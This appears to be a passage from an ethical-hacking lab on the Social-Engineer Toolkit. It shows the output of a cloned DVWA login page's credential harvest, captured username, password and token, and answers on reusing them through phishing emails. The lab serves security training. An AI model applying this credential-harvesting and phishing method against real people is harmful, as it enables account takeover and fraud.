
Continue to enter **99** and press **enter** until you have exited setoolkit.


Ethical-Hacker-Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@Kali: ~
File Actions Edit View Help
Right Ctrl

```
           Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 99


 Thank you for shopping with the Social-Engineer Toolkit.

 Hack the Gibson ... and remember ... hugs are worth more than handshakes.


┌──(root㉿Kali)-[~]
└─# 
```

To view the content of the XML file, you need to place the filename in double-quotes **(“)** because it contains spaces and special characters. Use the **cat** command to see the information that is saved. The file path shown is the default path for the lab VM when this lab was created.

cat /root/.set/reports/"2026-01-13 12:16:31.742919.xml"



```
┌──(root㉿Kali)-[~]
└─# cat /root/.set/reports/"2026-01-13 12:16:31.742919.xml"
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
   URL=http://DVWA.vm
   <url>      <param>username=some.user@gmail.com</param>
      <param>password=Pa55w0rdd!</param>
      <param>Login=Login</param>
      <param>user_token=d24633d075f0297de4500e38a94ba482</param>
   </url>
</harvester>

┌──(root㉿Kali)-[~]
└─# 
```

What information did the cloned web page gather? **Username, password, user_token**

What could a penetration tester do with this information? **Go to the real website and login in as a legitimate user.** How could an ethical hacker use this procedure in a test? **It could be used with a phishing email. For example, the tester could send emails to various employees asking them to login to a fake URL that looks like the real one. The URL links to the very familiar login page that was cloned from the real site. From there, credentials could be harvested for multiple users. The results of this test could then be reported to the customer with the mitigation recommendation of additional user training to prevent similar actual attacks.**